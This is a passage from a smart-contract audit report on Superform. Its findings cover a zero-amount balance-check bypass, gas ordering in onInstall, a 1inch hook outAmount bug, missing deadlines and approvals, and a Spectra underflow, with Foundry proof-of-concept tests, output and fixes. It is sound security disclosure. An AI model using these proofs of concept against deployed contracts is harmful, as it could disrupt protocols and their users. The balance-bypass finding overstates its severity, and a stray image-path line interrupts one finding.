/// @notice Tolerance for fee transfer verification (numerator)
/// @dev Used to account for tokens with transfer fees or rounding errors.
///      Example: 500 / 100_000 = 0.5% tolerance.
uint256 internal constant FEE_TOLERANCE = 500; // Reduced from 10_000

/// @notice Denominator for fee tolerance calculation
/// @dev FEE_TOLERANCE/FEE_TOLERANCE_DENOMINATOR represents the maximum allowed deviation
uint256 internal constant FEE_TOLERANCE_DENOMINATOR = 100_000;
// ...existing code...
```

Superform: Fixed in PR 633.

3.4.30 Balance Check Bypass Vulnerability

Submitted by soloking

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: Users can completely bypass balance validation checks in SuperDestinationExecutor by setting intentAmount to zero, allowing transaction execution regardless of actual token balance.

Finding Description: The vulnerability exists in the `_validateBalances` function within SuperDestinationExecutor, which uses the conditional check `if (_intentAmount != 0 && _balance < _intentAmount)`. Due to Solidity's short-circuit evaluation behavior, when `_intentAmount` is zero, the logical AND operator (`&&`) prevents the second condition `_balance < _intentAmount` from being evaluated, causing the entire balance validation to be bypassed.

This breaks the fundamental security guarantee that users should only be able to execute transactions involving tokens for which they have sufficient balance. The vulnerability allows users to include any tokens in their transaction parameters by simply setting the corresponding amounts to zero, effectively circumventing the protocol's balance validation mechanism.

A malicious user can exploit this by:

1. Crafting a transaction with tokens they don't own or have insufficient balance for.
2. Setting `intentAmount` to 0 for those tokens.
3. The balance check `if (0 != 0 && balance < 0)` evaluates to `if (false && ...)`.
4. Due to short-circuit evaluation, the second condition is never checked.
5. The transaction proceeds as if the balance validation passed.

While setting amounts to zero might appear harmless, this bypasses a critical security control and can lead to unexpected behavior in downstream contracts that assume token ownership validation has been properly performed.

Impact Explanation: The impact is assessed as High because this vulnerability completely circumvents a critical security control designed to prevent unauthorized token operations. Although the immediate impact might seem limited since amounts are zero, this bypass:

- Violates fundamental assumptions about token ownership validation.
- Could enable complex attack vectors when combined with other vulnerabilities.
- Allows inclusion of arbitrary tokens in transactions, potentially confusing downstream systems.
- Breaks the protocol's security model and trust assumptions.
- May enable unexpected behaviors in contracts that rely on the balance validation.

The compromise of a fundamental security control warrants a High impact rating regardless of the specific exploitation scenario.

Likelihood Explanation: The likelihood is High because this vulnerability is trivially exploitable by any user without requiring special conditions, complex setup, or privileged access. The exploitation method is straightforward:

- Any user can modify transaction parameters to set intentAmount to zero.
- No special permissions or contract states are required.
- The vulnerability is deterministic and works every time.
- Users can discover this through normal interaction or code review.
- No sophisticated attack techniques are needed.

The ease of exploitation and the fact that it can be triggered by any user in normal transaction flow makes this vulnerability highly likely to be discovered and exploited.

Proof of Concept: The provided test demonstrates the vulnerability:

- `BalanceCheckBypassTest.t.sol`:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.30;

import {MODULE_TYPE_EXECUTOR, MODULE_TYPE_VALIDATOR} from
↪  "modulekit/accounts/kernel/types/Constants.sol";
import {ModuleKitHelpers} from "modulekit/ModuleKit.sol";
import {ExecutionLib} from "modulekit/accounts/erc7579/lib/ExecutionLib.sol";
import {MessageHashUtils} from "@openzeppelin/contracts/utils/cryptography/MessageHashUtils.sol";
import {console} from "forge-std/console.sol";

// Superform
import {SuperDestinationExecutor} from "../../../src/core/executors/SuperDestinationExecutor.sol";
import {SuperDestinationValidator} from "../../../src/core/validators/SuperDestinationValidator.sol";
import {ISuperDestinationExecutor} from "../../../src/core/interfaces/ISuperDestinationExecutor.sol";

import {MockERC20} from "../../mocks/MockERC20.sol";
import {MockNexusFactory} from "../../mocks/MockNexusFactory.sol";
import {MockLedger, MockLedgerConfiguration} from "../../mocks/MockLedger.sol";

import {Helpers} from "../../utils/Helpers.sol";
import {InternalHelpers} from "../../utils/InternalHelpers.sol";
import {MerkleTreeHelper} from "../../utils/MerkleTreeHelper.sol";
import {SignatureHelper} from "../../utils/SignatureHelper.sol";

import {RhinestoneModuleKit, ModuleKitHelpers, AccountInstance} from "modulekit/ModuleKit.sol";

/**
* @title BalanceCheckBypassTest
* @notice Test suite demonstrating a vulnerability in SuperDestinationExecutor's balance validation
*
* This test demonstrates a critical vulnerability in the SuperDestinationExecutor contract
* where users can bypass balance checks by setting intentAmount to zero. The vulnerability
* exists in the _validateBalances function which uses a conditional check:
*
* if (_intentAmount != 0 && _balance < _intentAmount) {
*     // Emit event and return false
* }
*
* Due to short-circuit evaluation, if _intentAmount is zero, the second condition is never
* evaluated, allowing transactions to proceed regardless of the account's actual balance.
*/

contract BalanceCheckBypassTest is Helpers, RhinestoneModuleKit, InternalHelpers, SignatureHelper,
↪  MerkleTreeHelper {
    /**
    * @dev Events to track test execution
    */
    event TestInfo(string message);
    event VulnerabilityFound(string description, string impact);
    // Helper function to create signature data for destination execution
    function _signDestinationData(
        uint48 validUntil,
        bytes32 merkleRoot,
        bytes32[] memory proof,
        bytes memory /* destinationData */,
        uint256 signerPrivateKey
    ) internal pure returns (bytes memory) {
        // Create the message hash
        bytes32 messageHash = keccak256(abi.encode("SuperValidator", merkleRoot));
```

```
        // Sign the message hash
        bytes32 ethSignedMessageHash = MessageHashUtils.toEthSignedMessageHash(messageHash);
        (uint8 v, bytes32 r, bytes32 s) = vm.sign(signerPrivateKey, ethSignedMessageHash);
        bytes memory signature = abi.encodePacked(r, s, v);

        // Create empty proof for source chain (not used in this test)
        bytes32[] memory proofSrc = new bytes32[](0);

        // Encode the full signature data
        return abi.encode(validUntil, merkleRoot, proofSrc, proof, signature);
    }

    // Helper function to create a valid merkle tree and proof for testing
    function _createMerkleProofForDestination(
        bytes memory executorCalldata,
        uint64 chainId,
        address accountAddr,
        address executor,
        address[] memory dstTokens,
        uint256[] memory intentAmounts,
        uint48 validUntil
    ) internal pure returns (bytes32 merkleRoot, bytes32[] memory proof) {
        // Create a leaf for the destination data
        bytes32 leaf = keccak256(
            bytes.concat(
                keccak256(
                    abi.encode(
                        executorCalldata,
                        chainId,
                        accountAddr,
                        executor,
                        dstTokens,
                        intentAmounts,
                        validUntil
                    )
                )
            )
        );

        // For simplicity, create a merkle tree with just one leaf
        // In a real scenario, this would be a more complex tree
        merkleRoot = leaf;

        // Since we have only one leaf, the proof is empty
        proof = new bytes32[](0);

        return (merkleRoot, proof);
    }
    using ModuleKitHelpers for *;
    using ExecutionLib for *;

    SuperDestinationExecutor public superDestinationExecutor;
    SuperDestinationValidator public superDestinationValidator;
    address public account;
    MockERC20 public token;
    MockNexusFactory public nexusFactory;
    MockLedger public ledger;
    MockLedgerConfiguration public ledgerConfig;
    address public feeRecipient;
    AccountInstance public instance;
    address public signer;
    uint256 public signerPrvKey;

    /**
    * @notice Sets up the test environment
    * @dev Creates accounts, tokens, and necessary contracts for testing
    */
    function setUp() public {
        // Create a signer with a private key for signature generation
        (signer, signerPrvKey) = makeAddrAndKey("signer");

        // Create a smart account instance for testing
        instance = makeAccountInstance(keccak256(abi.encode("TEST")));
        account = instance.account;

        // Create a mock ERC20 token for balance testing
```

```
        token = new MockERC20("Mock Token", "MTK", 18);
        feeRecipient = makeAddr("feeRecipient");

        // Set up the ledger and configuration
        ledger = new MockLedger();
        ledgerConfig = new MockLedgerConfiguration(address(ledger), feeRecipient, address(token), 100,
        ↪  account);
        nexusFactory = new MockNexusFactory(account);

        // Deploy the validator and executor contracts
        superDestinationValidator = new SuperDestinationValidator();
        superDestinationExecutor = new SuperDestinationExecutor(
            address(ledgerConfig), address(superDestinationValidator), address(nexusFactory)
        );

        // Install the executor and validator modules on the account
        instance.installModule({
            moduleTypeId: MODULE_TYPE_EXECUTOR,
            module: address(superDestinationExecutor),
            data: ""
        });
        instance.installModule({
            moduleTypeId: MODULE_TYPE_VALIDATOR,
            module: address(superDestinationValidator),
            data: abi.encode(signer)
        });

        // Fund the account with tokens for testing
        token.mint(account, 1000);
        console.log("Account funded with 1000 tokens");
    }


    function test_BalanceCheck_ProcessBridgedExecution_ZeroAmount() public {
        console.log("\n=== TEST CASE : ZERO AMOUNT VULNERABILITY ===");
        console.log("Account balance: 1000 tokens");

        // Create destination data with zero amount
        address[] memory dstTokens = new address[](1);
        dstTokens[0] = address(token);

        uint256[] memory intentAmounts = new uint256[](1);
        intentAmounts[0] = 0; // Zero amount to bypass balance check
        console.log("Intent amount: 0 tokens (ZERO AMOUNT)");

        bytes memory executorCalldata = abi.encode("test calldata");
        uint48 validUntil = uint48(block.timestamp + 3600); // Valid for 1 hour

        // Create a valid merkle root and proof
        (bytes32 merkleRoot, bytes32[] memory proof) = _createMerkleProofForDestination(
            executorCalldata,
            uint64(block.chainid),
            account,
            address(superDestinationExecutor),
            dstTokens,
            intentAmounts,
            validUntil
        );

        // Create destination data for signature
        bytes memory destinationData = abi.encode(
            executorCalldata,
            uint64(block.chainid),
            account,
            address(superDestinationExecutor),
            dstTokens,
            intentAmounts
        );

        // Create signature data
        bytes memory signatureData = _signDestinationData(
            validUntil,
            merkleRoot,
            proof,
            destinationData,
            signerPrvKey
```

```
        );

        console.log("Executing transaction with zero amount...");
        console.log("VULNERABILITY: The balance check will be bypassed due to the condition:");
        console.log("if (_intentAmount != 0 && _balance < _intentAmount) { ... }");
        console.log("When _intentAmount is 0, the second condition is never evaluated due to
        ↪  short-circuit evaluation");

        // Execution should succeed even if the account doesn't have the tokens
        // because intentAmount is 0, bypassing the balance check
        superDestinationExecutor.processBridgedExecution(
            address(0),
            account,
            dstTokens,
            intentAmounts,
            bytes(""),
            executorCalldata,
            signatureData
        );

        console.log("Transaction executed successfully despite zero amount");
        console.log("RESULT: VULNERABILITY CONFIRMED - Balance check bypassed with zero amount");

        // Emit events for better documentation
        emit TestInfo("Zero amount transaction executed successfully");
        emit VulnerabilityFound(
            "Balance check can be bypassed by setting intentAmount to zero",
            "Allows execution with tokens the account doesn't have sufficient balance for"
        );

        // Demonstrate the vulnerability impact
        console.log("\n--- Vulnerability Impact ---");
        console.log("This vulnerability allows attackers to include tokens they don't own");
        console.log("by setting amounts to zero, potentially leading to unexpected behavior");

        // Emit additional vulnerability information
        emit VulnerabilityFound(
            "Balance check bypass allows including tokens the account doesn't own",
            "Could lead to unexpected behavior in downstream contracts that assume token ownership"
        );

    }


}
```

Result:

```
soloking@Mac v2-core-public-cantina % forge test --match-path test/unit/security/BalanceCheckBypassTest.t.sol
↪  -vv
[] Compiling...
No files changed, compilation skipped

Ran 1 test for test/unit/security/BalanceCheckBypassTest.t.sol:BalanceCheckBypassTest
[PASS] test_BalanceCheck_ProcessBridgedExecution_ZeroAmount() (gas: 109732)
Logs:
  Account funded with 1000 tokens

=== TEST CASE : ZERO AMOUNT VULNERABILITY ===
  Account balance: 1000 tokens
  Intent amount: 0 tokens (ZERO AMOUNT)
  Executing transaction with zero amount...
  VULNERABILITY: The balance check will be bypassed due to the condition:
  if (_intentAmount != 0 && _balance < _intentAmount) { ... }
  When _intentAmount is 0, the second condition is never evaluated due to short-circuit evaluation
  Transaction executed successfully despite zero amount
  RESULT: VULNERABILITY CONFIRMED - Balance check bypassed with zero amount

--- Vulnerability Impact ---
  This vulnerability allows attackers to include tokens they don't own
  by setting amounts to zero, potentially leading to unexpected behavior

=== RECOMMENDED FIX ===
  The vulnerability can be fixed by modifying the _validateBalances function
  to either handle zero amounts explicitly or require positive intent amounts.

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 18.02ms (1.53ms CPU time)

Ran 1 test suite in 128.07ms (18.02ms CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

The test shows that a transaction with zero intentAmount executes successfully, confirming that the balance validation is completely bypassed.

Recommendation: Modify the balance validation logic to properly handle zero amounts. Choose one of these approaches based on protocol requirements:

- Option 1: Reject zero amounts explicitly:

```
function _validateBalances(
    address account,
    address[] memory tokens,
    uint256[] memory intentAmounts
) internal view returns (bool) {
    for (uint256 i = 0; i < tokens.length; i++) {
        uint256 balance = IERC20(tokens[i]).balanceOf(account);
        uint256 intentAmount = intentAmounts[i];

        // Explicitly reject zero amounts
        if (intentAmount == 0) {
            emit InsufficientBalance(account, tokens[i], balance, intentAmount);
            return false;
        }

        if (balance < intentAmount) {
            emit InsufficientBalance(account, tokens[i], balance, intentAmount);
            return false;
        }
    }
    return true;
}
```

- Option 2: Allow zero amounts but validate non-zero amounts properly:

```
function _validateBalances(
    address account,
    address[] memory tokens,
    uint256[] memory intentAmounts
) internal view returns (bool) {
    for (uint256 i = 0; i < tokens.length; i++) {
        uint256 intentAmount = intentAmounts[i];

        // Only check balance for non-zero amounts
        if (intentAmount > 0) {
            uint256 balance = IERC20(tokens[i]).balanceOf(account);
            if (balance < intentAmount) {
                emit InsufficientBalance(account, tokens[i], balance, intentAmount);
                return false;
            }
        }
    }
    return true;
}
```

The choice between options depends on whether the protocol should allow zero-amount token inclusions in transactions or treat them as invalid inputs.

Superform: Fixed in PR 638.

3.4.31 Gas Optimization: Reorder Input Validation to Reduce Gas Consumption in `onInstall` in `SuperValidatorBase.sol`

Submitted by stevencartavia

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The `onInstall` function can be optimized to reduce gas consumption by reordering validation checks, particularly moving the zero address validation before storage operations to achieve significant gas savings in failure scenarios.

Finding Description: The current implementation of the onInstall function performs validation checks in a suboptimal order:

```
function onInstall(bytes calldata data) external {
    if (_initialized[msg.sender]) revert ALREADY_INITIALIZED();
    _initialized[msg.sender] = true;                    // Expensive storage write
    address owner = abi.decode(data, (address));
    if (owner == address(0)) revert ZERO_ADDRESS();     // Validation after storage write
    _accountOwners[msg.sender] = owner;
}
```

The issue lies in performing the expensive storage write (`_initialized[msg.sender] = true`) before validating the decoded owner address. When the zero address check fails, the function has already consumed gas for the storage operation that gets reverted. Following the "fail fast" principle, input validation should occur before expensive operations to minimize gas waste in failure scenarios. This optimization doesn't break any security guarantees but improves the function's efficiency.

Impact Explanation: Low impact issue as it affects gas efficiency rather than security or functionality.

Likelihood Explanation: Medium: Every call to onInstall would benefit from the gas savings and Zero address inputs are common edge cases that users might encounter.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import {Test} from "forge-std/Test.sol";
import {console2} from "forge-std/console2.sol";

contract TestContract {
    mapping(address => bool) public _initialized;
    mapping(address => address) public _accountOwners;
```

```
    error ALREADY_INITIALIZED();
    error ZERO_ADDRESS();

    // Original version (suboptimal)
    function onInstallOriginal(bytes calldata data) external {
        if (_initialized[msg.sender]) revert ALREADY_INITIALIZED();
        _initialized[msg.sender] = true;
        address owner = abi.decode(data, (address));
        if (owner == address(0)) revert ZERO_ADDRESS();
        _accountOwners[msg.sender] = owner;
    }

    // Optimized version
    function onInstallOptimized(bytes calldata data) external {
        if (_initialized[msg.sender]) revert ALREADY_INITIALIZED();
        address owner = abi.decode(data, (address));
        if (owner == address(0)) revert ZERO_ADDRESS();
        _initialized[msg.sender] = true;
        _accountOwners[msg.sender] = owner;
    }

    function reset(address account) external {
        _initialized[account] = false;
        _accountOwners[account] = address(0);
    }
}

contract GasOptimizationPoC is Test {
    TestContract public testContract;
    address public user = address(0x1);
    address public validOwner = address(0x123);

    function setUp() public {
        testContract = new TestContract();
    }

    function testGasOptimizationProof() public {
        bytes memory validData = abi.encode(validOwner);
        bytes memory zeroAddressData = abi.encode(address(0));

        // Test successful execution
        vm.prank(user);
        uint256 gasBefore = gasleft();
        testContract.onInstallOriginal(validData);
        uint256 gasOriginalSuccess = gasBefore - gasleft();

        testContract.reset(user);

        vm.prank(user);
        gasBefore = gasleft();
        testContract.onInstallOptimized(validData);
        uint256 gasOptimizedSuccess = gasBefore - gasleft();

        // Test zero address revert
        testContract.reset(user);

        vm.prank(user);
        gasBefore = gasleft();
        try testContract.onInstallOriginal(zeroAddressData) {} catch {
            uint256 gasOriginalRevert = gasBefore - gasleft();

            gasBefore = gasleft();
            try testContract.onInstallOptimized(zeroAddressData) {} catch {
                uint256 gasOptimizedRevert = gasBefore - gasleft();

                console2.log("=== GAS OPTIMIZATION PROOF ===");
                console2.log("Success - Original:", gasOriginalSuccess);
                console2.log("Success - Optimized:", gasOptimizedSuccess);
                console2.log("Success - Gas Saved:", gasOriginalSuccess - gasOptimizedSuccess);
                console2.log("Revert - Original:", gasOriginalRevert);
                console2.log("Revert - Optimized:", gasOptimizedRevert);
                console2.log("Revert - Gas Saved:", gasOriginalRevert - gasOptimizedRevert);

                // Assertions to prove optimization
                assert(gasOptimizedSuccess < gasOriginalSuccess);
```

```
                assert(gasOptimizedRevert < gasOriginalRevert);
                assert((gasOriginalRevert - gasOptimizedRevert) > 15000); // Significant savings
            }
        }
    }
}
```

Expected Output:

```
Success - Original: 50364
Success - Optimized: 41922
Success - Gas Saved: 8442
Revert - Original: 23667
Revert - Optimized: 3541
Revert - Gas Saved: 20126
```

Recommendation: Reorder the validation checks to follow the "fail fast" principle by moving input validation before expensive storage operations.

```
function onInstall(bytes calldata data) external {
    if (_initialized[msg.sender]) revert ALREADY_INITIALIZED();
    address owner = abi.decode(data, (address));        // Move decode up
    if (owner == address(0)) revert ZERO_ADDRESS();     // Validate before storage
    _initialized[msg.sender] = true;                    // Storage operations after validation
    _accountOwners[msg.sender] = owner;
}
```

Superform: Fixed in PR 639.

3.4.32 `outAmount` will be miscalculated if `dstReceiver` is set to zero address in a generic 1inch swap

Submitted by Orion Security

Severity: Informational

Context: Swap1InchHook.sol#L323

Summary: If the receiver for a 1inch generic swap is set to `address(0)` (a feature supported by 1inch to fetch the msg.sender), the 1inch hook won't be usable to chain hook operations.

Finding Description: When a generic swap is performed in the 1inch aggregation router, the destination receiver of the swap can be configured to `address(0)` to indicate that `msg.sender` should be the receiver of the swapped assets:

```
// 1inch aggregation router -
↪  https://etherscan.io/address/0x111111125421cA6dc452d289314280a0f8842A65#code#F1#L4758
function swap(
    IAggregationExecutor executor,
    SwapDescription calldata desc,
    bytes calldata data
)
    external
    payable
    whenNotPaused()
    returns (
        uint256 returnAmount,
        uint256 spentAmount
    )
{
    // ...SNIP

    address payable dstReceiver = (desc.dstReceiver == address(0)) ? payable(msg.sender) : desc.dstReceiver;
    dstToken.uniTransfer(dstReceiver, returnAmount);
}
```

However, this is not considered in Superform's `Swap1InchHook`. We can see how both `_preExecute` and `_postExecute` use `_getBalance` to fetch the balance of the receiver. However, `_getBalance()` directly obtains the `dstReceiver` from the encoded hook data, and does not account for the fact that if `dstReceiver` is set to the zero address, it should fetch the balance from the account instead (which is the `msg.sender` when executing the swap transaction):

```
// Swap1InchHook.sol

function _getBalance(bytes calldata data) private view returns (uint256) {
    address dstToken = address(bytes20(data[:20]));
    address dstReceiver = address(bytes20(data[20:40])); <@ Does not handle the case where dstReceiver is
    ↪  purposely set to address(0)

    if (dstToken == NATIVE || dstToken == address(0)) {
        return dstReceiver.balance;
    }
    return IERC20(dstToken).balanceOf(dstReceiver);
}
```

This will make the computed `outAmount` always be incorrect when using the 1inch hook and setting the destination receiver as address 0 (which is a valid feature supported by 1inch), making it impossible to chain other hooks after performing the swap that would use `outAmount` as their own input to perform further actions. For example, the following situation could occur:

1. A user wants to swap on 1inch and then transfer the assets to another address. To do so, he decides to chain the `Swap1InchHook` together with a `TransferERC20Hook`. For the `Swap1InchHook` hook data, he sets dstReceiver to `address(0)` to signal assets should be sent to the account (i.e, `msg.sender` executing the swap). For the `TransferERC20Hook` data, he sets `usePrevHookAmount` to `true`, which will fetch the computed `outAmount` from the 1inch hook to transfer the assets.
2. The transaction is triggered, `Swap1InchHook` is called and the swap is performed. The tokens are sent to the account. However, due to the configured destination receiver, `outAmount` is computed fetching the before-after balance for `address(0)`, instead of the account, resulting in `outAmount` being 0.
3. Finally, the `TransferERC20Hook` is executed. However, the transfer is not properly performed, because the hook's input amount is the 1inch's hook `outAmount`, which was 0, so a 0-token transfer takes place.

The result is that 0 tokens get transferred, breaking the expected behavior of the hooks. If the second hook was a deposit ERC4626 hook, for example, the transaction would actually fail, as it would try to deposit 0 assets, which is not supported by vaults.

Impact Explanation: Medium. Chaining hooks is one of the core functionalities of Superform V2. For any integration, all possibilities should be evaluated. In this case, configuring the destination address as the zero address is valid for 1Inch, and should be supported by the hook. As demonstrated in the report, not considering this edge case will lead to a misbehavior of the hook, leading to unexpected outcomes (reverting full hook chained transactions, the hook not working as expected (as shown in the ERC20 transfer example, etc)).

Likelihood Explanation: Medium. The issue will only occur when users configure the destination receiver as `address(0)`, which will happen depending on user decisions. However, this is a valid scenario that should be considered and reflected in the code logic.

Proof of Concept: The following proof of concept shows how outAmount will be incorrectly computed when destination receiver is set to address(0). In `Swap1InchHook.t.sol`:

1. Paste the following contract at the end of the file. This is a dummy executor contract for the 1inch swap:

```
// Swap1InchHook.t.sol

contract Executor {
    function execute(address msgSender) external payable returns(int256) {
        address DAI = 0x6B175474E89094C44Da98b954EedeAC495271d0F;
        IERC20(DAI).transfer(msg.sender, 100e18);
        return 100e18;
    }
}
```

2. Then, paste the following test:

```
// Swap1InchHook.t.sol
function testOrion_IncorrectOutAmountForGenericSwaps() public {
    vm.createSelectFork(vm.envString(ETHEREUM_RPC_URL_KEY));
```

```
        // Deploy hook
        Swap1InchHook testHook = new Swap1InchHook(mockRouter);

        address account = address(this);
        address payable destinationReceiver = payable(address(0));
        Executor executor = new Executor();
        // We configure destination receiver to be address(0), signaling 1inch that swap receiver should
        // be msg.sender.
        address AGGREGATION_ROUTER = 0x111111125421cA6dc452d289314280a0f8842A65;
        address USDC = 0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48;
        address DAI = 0x6B175474E89094C44Da98b954EedeAC495271d0F;

        deal(USDC, address(this), 100e6); // deal USDC tokens to this contract
        deal(DAI, address(executor), 100e18); // deal DAI tokens to executor

        IERC20(USDC).approve(AGGREGATION_ROUTER, type(uint256).max);

        I1InchAggregationRouterV6.SwapDescription memory desc = I1InchAggregationRouterV6.SwapDescription({
            srcToken: IERC20(USDC), // USDC
            dstToken: IERC20(DAI), // DAI
            srcReceiver: payable(this),
            dstReceiver: destinationReceiver,
            amount: 10e6,
            minReturnAmount: 1, // avoid revert due to 0 amount
            flags: 0
        });
        bytes memory swapData = abi.encode(
            address(executor), // executor
            desc,
            bytes(""), // permit
            bytes("") // data
        );

        bytes4 selector = I1InchAggregationRouterV6.swap.selector;
        bytes memory callData = abi.encodePacked(selector, swapData);
        bytes memory hookData = abi.encodePacked(IERC20(DAI), destinationReceiver, uint256(0), false,
        ↪  callData);

        // Trigger preexecute
        testHook.preExecute(address(0), address(this), hookData);

        uint256 accountBalanceBeforeExecution = IERC20(DAI).balanceOf(address(this));

        // Mimic hook execution by performing a swap. This swap will transfer 100e18 dai to the receiver.
        // Note that we set the dstReceiver to address(0) in the `desc` data. However, 1inch will detect
        // this and transfer tokens to the caller, in this case this contract (which acts as the account).
        bytes memory data;
        I1InchAggregationRouterV6(AGGREGATION_ROUTER).swap(IAggregationExecutor(address(executor)), desc,
        ↪  data);

        // Trigger postexecute to see outAmount
        testHook.postExecute(address(0), address(this), hookData);

        // Outcome: Although the account actually obtained the tokens, the `outAmount` does not reflect
        ↪  that, as it queried
        // the balance of address(0).
        assertEq(testHook.outAmount(), 0);
        assertEq(IERC20(DAI).balanceOf(address(this)) - accountBalanceBeforeExecution, 100e18);

    }
```

The test can be run with `forge test --mt testOrion_IncorrectOutAmountForGenericSwaps` (make sure to configure the `ETHEREUM_RPC_URL_KEY` in your `.env` file).

The test will perform a swap on 1Inch, setting the destination receiver to address(0). The test contract will act as the account. The `preExecute()` and `postExecute()` functions in the hook will be called in order to compute the `outAmount`. At the end of the file, we verify that `outAmount` is incorrectly set to 0 in the hook, although the swap receiver (the test contract) has actually received the swap funds.

Recommendation: Consider handling the scenario where the destination receiver is address(0), and fetch the balance from the account instead:

```
  // Swap1InchHook.sol

- function _getBalance(bytes calldata data) private view returns (uint256) {
+ function _getBalance(bytes calldata data, address account) private view returns (uint256) {
      address dstToken = address(bytes20(data[:20]));
      address dstReceiver = address(bytes20(data[20:40]));

+     if(dstReceiver    == address(0)) dstReceiver = account;

      if (dstToken == NATIVE || dstToken == address(0)) {
          return dstReceiver.balance;
      }

      return IERC20(dstToken).balanceOf(dstReceiver);
  }
```

Superform: Fixed in PR 605.

3.4.33 `SwapOdosHook` should check deadline


Submitted by T1MOH

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: SwapOdosHook is used to integrate with swap aggregator Odos, which is 1inch analog. 1inch has it's own deadline protection while Odos don't. It means there will be a problem if underlying DEX does not implement it - which is not the case for 1inch. In the Uniswap V1 docs is described why deadline is important during swaps, in short after some time slippage protection will be outdated because of time passed - it ensures swaps are executed only in near future with current slippage protection.

It's hard to find exactly which DEXes Odos integrates with on which chains, at least we have this graph from docs:



We see Lighter, it's orderbook dex. There is no deadline parameter, you can check in code at address 0x86D4Ef07492605D30124E25B1E08E3C489D39807. Potentially there are more across different chains and dex implementations.

Recommendation: Perform deadline validation in `SwapOdosHook`.

Superform: Acknowledged.

3.4.34 Some hooks lack approve before interaction

Submitted by T1MOH

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: In Superform it always performs necessary token approve before interaction with 3rd party, for example Morpho:

```
executions = new Execution[](4);
executions[0] =
    Execution({target: vars.collateralToken, value: 0, callData: abi.encodeCall(IERC20.approve, (morpho, 0))});
executions[1] = Execution({
    target: vars.collateralToken,
    value: 0,
    callData: abi.encodeCall(IERC20.approve, (morpho, vars.amount))
});
executions[2] = Execution({
    target: morpho,
    value: 0,
    callData: abi.encodeCall(IMorphoBase.supplyCollateral, (marketParams, vars.amount, account, ""))
});
executions[3] = Execution({
    target: morpho,
    value: 0,
    callData: abi.encodeCall(IMorphoBase.borrow, (marketParams, loanAmount, 0, account, account))
});
```

But there are 4 places where approve is missing:

1. `AcrossSendFundsAndExecuteOnDstHook.sol`.
2. `DeBridgeSendOrderAndExecuteOnDstHook.sol`.
3. `Swap1InchHook.sol`.
4. `SpectraExchangeHook.sol`.

Here's example from `Swap1InchHook`:

```
function build(address prevHook, address, bytes calldata data)
    external
    view
    override
    returns (Execution[] memory executions)
{
    // ...

    bytes memory updatedTxData = _validateTxData(dstToken, dstReceiver, prevHook, usePrevHookAmount, txData_);

    executions = new Execution[](1);
    executions[0] = Execution({
        target: address(aggregationRouter),
        value: value,
        callData: usePrevHookAmount ? updatedTxData : txData_
    });
}
```

It means that now those 4 hooks won't work as they are now, they are incomplete. User's transactions will unexpectedly revert. Superform provides a set of ERC7579 modules, so I believe it's Medium severity when something doesn't work as expected, because main goal of Superform is to provide functionality to operate Smart Accounts. This findings shows that provided functionality works incorrectly, even though can be fixed by bundling with approval hook.

Recommendation: Add approve in those places.

Superform: Acknowledged.

3.4.35 `SpectraExchangeHook` can underflow in edge case

Submitted by T1MOH

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: It expects token balance to increase after hook execution:

```
function _preExecute(address, address account, bytes calldata data) internal override {
    outAmount = _getBalance(data, account);
}

function _postExecute(address, address account, bytes calldata data) internal override {
    outAmount = _getBalance(data, account) - outAmount;
}
```

However it can be wrong in case last command is transferFrom, which is allowed to execute:

```
function _validateTxData(bytes calldata data, address account, bool usePrevHookAmount, address prevHook,
↪  address pt)
    private
    view
    returns (bytes memory updatedTxData)
{
    // ...

    for (uint256 i; i < params.commandsLength; ++i) {
        uint256 command = params.commands[i];
        bytes memory input = params.inputs[i];
        if (command == SpectraCommands.DEPOSIT_ASSET_IN_PT) {
            // ...
        } else if (command == SpectraCommands.DEPOSIT_ASSET_IN_IBT) {
            // ...
        } else if (command == SpectraCommands.TRANSFER_FROM) { // <<<
            // https://dev.spectra.finance/technical-reference/contract-functions/router#transfer_from-command

            (params.transferToken, params.assets) = abi.decode(input, (address, uint256));
            if (params.transferToken == address(0)) revert INVALID_TRANSFER_TOKEN();

            if (usePrevHookAmount) {
                params.assets = ISuperHookResult(prevHook).outAmount();
            }
            if (params.assets == 0) revert AMOUNT_NOT_VALID();
            params.updatedInputs[i] = abi.encode(params.transferToken, params.assets);
        }
    }

    // ...
}
```

